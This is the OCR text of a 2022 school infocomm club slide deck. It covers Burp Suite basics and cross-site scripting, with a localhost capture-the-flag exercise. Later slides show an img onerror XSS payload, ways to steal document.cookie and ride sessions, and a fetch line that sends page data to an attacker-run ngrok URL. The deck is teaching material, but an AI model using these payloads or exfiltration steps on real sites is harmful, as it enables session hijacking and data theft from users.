Client-Side Web Attacks

Cross-Site Scripting

RVHS Infocomm 2022

Zhang Zeyu


First Things First — Install Burp Suite

https://portswigger.net/burp/communitydownload

- Free web security testing toolkit
- Main feature — HTTP Proxy


Burp Suite — Getting Started

- Open the embedded browser under the “Proxy” tab
- Go to any website
- Check Burp Suite — the intercepted request is shown



Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.




Request to https://www.google.com:443 [142.251.12.106]

```
GET /search?q=test&oq=test&aqs=chrome..69i57j69i60l3.764j0j1&sourceid=chrome&ie=UTF-8 HTTP/1.
Host: www.google.com
```

Burp Suite — Getting Started

- Turn **off** the intercept for now
- Your requests will show up in the HTTP history tab




Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status
1	https://www.google.com	GET	/search?q=test&oq=test&aqs=chrome....	✓		200
4	https://fonts.gstatic.com	GET	/s/googlesans/v14/4UaGrENHsxJlGDu...			200
5	https://www.speedtest.net	GET	/			200
7	https://www.google.com	POST	/gen_204?s=web&t=aft&atyp=csi&ei=u...	✓		204
8	https://id.google.com	GET	/verify/AHGvNowQ4_ly6_hOI6PnC5klix...			204
9	https://www.google.com	GET	/xjs/_/js/k=xjs.s.en_GB.Dw7LtSMsqzQ...			200
10	https://www.google.com	GET	/complete/search?q=test&cp=0&client...	✓		200
11	https://www.google.com	GET	/complete/search?q&cp=0&client=gws...	✓		200
12	https://www.google.com	GET	/xjs/_/js/k=xjs.s.en_GB.Dw7LtSMsqzQ...	✓		200
13	https://www.google.com	GET	/client_204?&atyp=i&biw=1440&bih=71...	✓		204
14	https://www.google.com	GET	/xjs/_/js/k=xjs.s.en_GB.Dw7LtSMsqzQ...	✓		200
19	https://www.gstatic.com	GET	/og/_/js/k=og.qtm.en_US.spppbM4LM...			200
20	https://www.google.com	GET	/xjs/_/js/k=xjs.s.en_GB.Dw7LtSMsqzQ...	✓		200
21	https://www.google.com	GET	/async/bgasy?ei=uAncYfDICfChseMPt...	✓		200

Burp Suite — Getting Started

- Right click > Send to Repeater
- HTTP is *just* a text-based protocol
- From Repeater, you can modify the raw HTTP request and resend it
- Saves you the trouble of re-typing in your browser or using HTTP modules in Python!



#	Host	Method	URL	Params	Edited	Status	Length	MIME t
	https://www.google.com	GET	/search?q=test&oq=test&aqs=chrome....	✓		200	416343	HTML
	https://fonts.gstatic.com	GET	/s/googlesans/					
	https://www.speedtest.net	GET	/					ML
	https://www.google.com	POST	/gen_204?s=we					ML
	https://id.google.com	GET	/verify/AHGvNc					t
	https://www.google.com	GET	/xjs/_/js/k=xjs.					ript
)	https://www.google.com	GET	/complete/sear					ON
l	https://www.google.com	GET	/complete/sear					ON
?	https://www.google.com	GET	/xjs/_/js/k=xjs.					ript
3	https://www.google.com	GET	/client_204?&at					ML
4	https://www.google.com	GET	/xjs/_/js/k=xjs.					ript




```
GET /search?q=test&oq=test&aqs=chrome..69i57j69i60l3.764j0j1&sourceid=
chrome&ie=UTF-8 HTTP/2
Host: www.google.com
Rvinfocomm: true
Cookie: 1P_JAR=2021-12-18-11; NID=
511=P7VuCb_nqhOZMGuHvFnkj4fB5ckGynlG6wvBdgN6OMPLdCzTYvin5TV6jsq_b3CuUyJ207
DRwtyGY_tXxCPihGe-IwcFXCWw1ZCEQ9kCUJXZX4hB6lwJKVvhsudYWm9QbpMdRUHbGt4_EFG3
ke-YapICwHIk07o0R19-rkzzRY8
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
X-Client-Data: CP6WywE=
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Date: Mon, 10 Jan 2022 10:40:37 GMT
Expires: -1
Strict-Transport-Security: max-age=31536000
Content-Security-Policy: object-src 'none';base
'nonce-W1nvp2TSZhMBNQC2JSZDMw==' 'strict-dynami
'unsafe-eval' 'unsafe-inline' https: http:;repo
https://csp.withgoogle.com/csp/gws/cdt1
Bfcache-Opt-In: unload
Server: gws
Cache-Control: private
Content-Length: 399944
X-Xss-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2022-01-10-10; expires=Wed,
path=/; domain=.google.com; Secure; SameSite=nc
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma
ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043="
ma=2592000,quic=":443"; ma=2592000; v="46,43"

<!doctype html><html itemscope="" itemtype="
http://schema.org/SearchResultsPage" lang="en-S
  <head>
    <meta charset="UTF-8">
    <meta content="origin" name="referrer">
    <meta content="
    Anb2GUnhMjfTIX0D2a4a6NPAqPI5GaxxRAiF81XTjHJ
```

Cross-Site Scripting: What is it?

- Simply put, the attacker executes Java**Script** on a website other than one that he/she owns (**cross-site**)



www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

Cross-Site Scripting: How does it happen?

- Simplest type of cross-site scripting: **reflected XSS**
- Attacker sends victim an URL, containing certain GET query parameters
- The GET request parameters are processed by the vulnerable website, and **reflected into the page output**
- Note that the page output is simply HTML — this allows us to include malicious <script> tags, etc. into the HTML!

How do we test for XSS?


- In a **black box environment** — see if you can inject arbitrary tags, like <h1>Test</h1> into the page output (<script> may not always work, but there may be ways to bypass the filters)
- In a **white box environment** — check the application source code — how is the output HTML generated? May be either in the back-end or front-end.

How do we test for XSS?

- In a **black box environment** — see if you can inject arbitrary tags, like <h1>Test</h1> into the page output (<script> may not always work, but there may be ways to bypass the filters)
- In a **white box environment** — check the application source code — how is the output HTML generated? May be either in the back-end or front-end.

Hands on (Part 1)

- First step: Try to inject **custom HTML** — make it say “<h1>Hacked</h1>”
- Clues from Burp Suite
  - What files are loaded? (is there JavaScript?)
  - The redirect includes a length parameter. What does it do?



44	http://localhost	GET	/	
45	http://localhost	GET	/static/index.js	
47	https://cdn.jsdelivr.net	GET	/npm/bootstrap@5.1.3/dist/js/bootstra...	
48	http://localhost	GET	/?length=10	✓

Hands on (Part 1) — Hints

- Assume the victim visits your attacker controlled site first. You can perform any redirection you want afterwards.


```
<script>
    window.open("URL", ?)
</script>
```

- The `innerHTML` attribute is being changed — can we control the `name` variable somehow?

```
document.getElementById('generatedUsername').innerHTML =
`Your generated username is: ${name}`;
```

How do we get script execution?

- The Document Object Model (DOM) is the programming **interface** for web documents
- The HTML elements are represented as objects in the DOM



How do we get script execution?

```
// This won't execute
var div = document.querySelector('#some-div');
div.innerHTML = '<script>alert("XSS Attack");</script>';
```

Because the DOM is already parsed and rendered, the script above will not execute.

```
// This WILL run
div.innerHTML = '<img src=x onerror="alert(\'XSS Attack\')">';
```

Why will this run?

JavaScript execution — so what?

- Cookie stealing — `document.cookie`
  - Subsequently use the cookie to authenticate as the user
  - **Defenses:** Server uses `HttpOnly` attribute when setting cookies
- Cross-Site Request Forgery (CSRF) — instead of stealing the cookie, we actually only need to *ride* on the user's session (session riding) to perform actions as the user
  - When the user is signed in to a website, their cookies are saved in the browser
  - Using `fetch` with `credentials: ‘include’` will automatically send user cookies along with the request!
  - CSRF does not need XSS, but XSS guarantees that we can do CSRF. More on this next time.

JavaScript execution — so what?

- Can you figure out a way to make a request to ‘`/flag`’, and `alert()` the contents?

JavaScript execution — so what?

- Exfiltration — how do we capture the information as the attacker?
- Running a local HTTP server and using a callback to our own server is a common solution

```
fetch(“...YOUR URL...?data=” + dataToExfiltrate);
```

- Install and configure `ngrok`, then try to make a callback with the page’s contents appended to the end of the URL

Go further...

- Why is the flag shown when the “admin” visits the site?
- What about images or other binary data? Can we encode them somehow?
- Try fetching some other website, like http://www.google.com. Why doesn’t it work? Look up the Same Origin Policy!